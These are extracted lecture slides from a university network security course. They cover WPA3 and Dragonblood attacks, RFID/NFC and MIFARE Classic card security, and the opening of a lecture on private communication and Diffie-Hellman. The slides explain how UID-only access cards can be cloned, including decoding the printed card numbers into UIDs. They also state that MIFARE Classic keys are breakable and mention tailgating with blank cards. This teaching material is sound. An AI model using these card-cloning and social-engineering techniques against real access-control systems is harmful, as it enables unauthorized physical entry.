
- WPA2-Enterprise: too many options, especially for EAP authentication
 - DH or RSA, 1024-bit or 2048-bit? TLS1.0? SHA-1?
 - Downgrades and deployments that are less secure
 - Clients may be connecting with really different degrees of security
- Suite B/CNSA provides a consistent level of security for the entire network
- Requires Suite B TLS cipher suites (RFC 6460) to be used in EAP-TLS
 - `TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384` using p384 or
 - `TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384` using p384 or
 - `TLS_DHE_RSA_WITH_AES_256_GCM_SHA384`
- Policy enforced by EAP server based on new RADIUS attributes
- 4-way handshake and KDF use SHA384 with Suite B/CNSA

WPA3 attacks

- Criticism to Wi-Fi-alliance:
 - Closed discussions/development of protocol
 - Bad practice / scientific community not happy
- **Dragonblood attacks**
 - **Denial of service** (to the Wi-Fi-router)
 - **Handshake attack** on the dragonfly protocol
 - Fixed by introducing Brainpool curves
 - Introduced new vulnerability... (see next slide)
 - **Side-channel attacks**
- **Downgrade to WPA2 attacks**
- **More info:**
 - <https://wpa3.mathyvanhoef.com/>



Timing attacks



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A (very) brief intro to nfc/rfid security

RFID & NFC?

3 PARTS OF A TYPICAL RFID SYSTEM:

RFID FREQUENCY RANGES:

Low Frequency (LF): 125–134 kHz	High Frequency (HF): 13.56 MHz	Ultra High Frequency (UHF): 856 MHz to 960 MHz
------------------------------------	-----------------------------------	---

(LF)	(HF)	(UHF)
Range: Up to 10 cm	Range: Up to 30 cm	Range: Up to 100 m

RFID CAN BE EITHER...

ACTIVE	<ul style="list-style-type: none"> Own power source Broadcast range up to 100 meters Ideal for material location
...Or PASSIVE	<ul style="list-style-type: none"> No power source Powered by a reader Read range from near contact up to 25 meters

POPULAR USES:

- INFORMATION SHARING**
Transferring info between smartphones by tapping two devices together
- CONTACTLESS PAYMENT**
Credit cards, debit cards, key fobs and other devices use NFC to make secure payments
- BIG GAME**
"There are 150 million NFC devices now. By 2014, there will be **300 MILLION.**"
- SMART POSTERS**
Using an NFC-enabled smartphone, viewers can access exclusive content

Reed Peterson, Head of Business & Market Development for the GSMA



POPULAR USES:

- Asset Tracking
- Race Timing
- Inventory Management
- Tool Tracking
- Access Control
- Attendee Tracking
- Attendee Tracking

NINE OF THE TOP TEN
HANDSET MAKERS HAVE NFC-ENABLED DEVICES AND BOTH ANDROID & WINDOWS PHONES SUPPORT THE TECHNOLOGY

Are these cards secure?

- RFID
- NFC




Are these cards secure?

- Quick answer is: **it depends**
 - Different cards implement different protocols
 - Example your bank card (secure) vs the DTU student card (not really)
- The majority of cards that is used as a simple authentication mechanism are problematic
 - Usually a MIFARE classic card



Simplest cards' security

- Store a “unique” id
 - Called: CSN (Card Serial Number) or UID (Unique IDentifier)
 - 3-10 bytes
 - Read-only
 - Anyone can read it
 - Reader checks for registered CSN/UID



UID/CSN “security”


- Value set in factory
- Cannot be altered
- Only vendor knows how to make a tag
- Do you see any problem with this?

Not really secure

- Anyone who is able to read the card can duplicate it



You can also hack them by simply taking a photo



You can also hack them by simply taking a photo



Dec to hex

Decoding numbers

Example numbers on Mifare card:

0281219940 12784484

0281219940 dec = 10 C3 13 64 hex

12784484 dec = C3 13 64 hex

4 bytes of UID

3 bytes of UID

NFC Tools

READ WRITE

Tag type : ISO 14443-3A
NXP MIFARE Classic 1k

Technologies available
NfcA, MifareClassic, NdefFormat


Serial number
64:13:C3:10

sometimes inverted

19 March 2024 DTU Compute Network security course 78

Btw humans are always the weak link

- At least we use a pin on top of our NFC cards!



Btw humans are always the weak link

- Social engineer attacks...



Ask Cybergibbons!
@cybergibbons

A blank, invalid access card for their access control.

It doesn't let you in, but the person behind you will nearly always let you in.



MIFARE

- MIFARE is a trademark which covers a number of different contactless cards
 - **proprietary** protocols
- MIFARE **Classic**
 - Employs a proprietary protocol compliant to parts 1–3 of ISO/IEC 14443 Type A, with an NXP proprietary security protocol for authentication and ciphering
- MIFARE **Plus**
 - Drop-in replacement for MIFARE Classic with certified security level (AES-128 based) and is fully backwards compatible with MIFARE Classic.
- MIFARE **Ultralight**
 - Low-cost ICs that are useful for high volume applications such as public transport, loyalty cards and event ticketing
- MIFARE **DESFire**
 - Contactless ICs that comply to parts 3 and 4 of ISO/IEC 14443-4 Type A with a mask-ROM operating system from NXP. The DES in the name refers to the use of a DES, two-key 3DES, three-key 3DES and AES encryption; while Fire is an acronym for Fast, innovative, reliable, and enhanced

MIFARE

- Some of the types provide enhanced security (especially when a chip exists on card)
- Examples
 - DTU, and many other companies use: MIFARE Classic 1K
 - Rejsekort: MIFARE Classic 4K
 - (Danish) banks: MIFARE Plus


Use case: MIFARE Classic 1K

- Memory storage device
 - Divided into segments and blocks with simple security mechanisms for access control
 - Used heavily as it is cheap
- **1,024 bytes** of data storage, split in to **16 sectors**
 - Each sector protected by **two keys A and B**

Can MIFARE Classic be attacked?

- Attack = clone
- Yes, but not trivially (not just a simple scan as with previous attack examples)
- Keys A and B are needed
- Attacks (there are different ones) exploit vulnerabilities on the **proprietary CRYPTO1** algorithm

Crypto1 Cipher



$$f_a^4 = 0x9E98 = (a+b)(c+1)(a+d)+(b+1)c+a$$
$$f_b^4 = 0xB48E = (a+c)(a+b+d)+(a+b)cd+b$$

Tag IV \oplus Serial is loaded first, then Reader IV \oplus NFSR

Can MIFARE Classic be attacked?


- Attack = clone
- Yes, but not trivially (not just a simple scan as with previous attack examples)
- Keys A and B are needed
- Doable in a few minutes or hours



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DTU



02233 – Network Security

Week 9: Private Communication

Carsten Baum

Associate Professor

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Schedule for today

Questions and Recap

1. Privacy, Anonymity & Pseudonymity
2. Anonymous Connections with Onion Routing
3. End-to-End Encryption
4. Private Messaging with the Signal Protocol

Question 1

True or false


The Diffie-Hellman key exchange allows 2 parties to agree on a key, starting from preshared secrets.

Diffie Hellman key agreement

Fix a large group G of prime order, generator $g \in G$

It must be hard to compute a given G, g, g^a

} Public information!



1. Choose random $a \in \{0, \dots, |G| - 1\}$
2. Compute $A = g^a$
3. Output $k = B^a$
1. Choose random $b \in \{0, \dots, |G| - 1\}$
2. Compute $B = g^b$
3. Output $k = A^b$

Question 2

True or false

If two parties re-use the same DH secrets a, b through multiple key agreement rounds to generate session keys, then anyone stealing a or b in the future can decrypt messages from the past encrypted under the session keys.

Question 3

Which statement/s is/are true?


If an attacker can see traffic on a network, does TLS protect

1. Anonymity of the sender
2. Anonymity of the receiver
3. Confidentiality of the messages

Anonymity, unlinkability, pseudonymity,...

The terms of privacy

There's more to privacy than confidentiality



We want that attacker cannot read our messages in transit. → Confidentiality

More demands

Attacker on internet cannot see who we are


Attacker on internet cannot see who we talk to

Receiver does not know who it communicates with

}

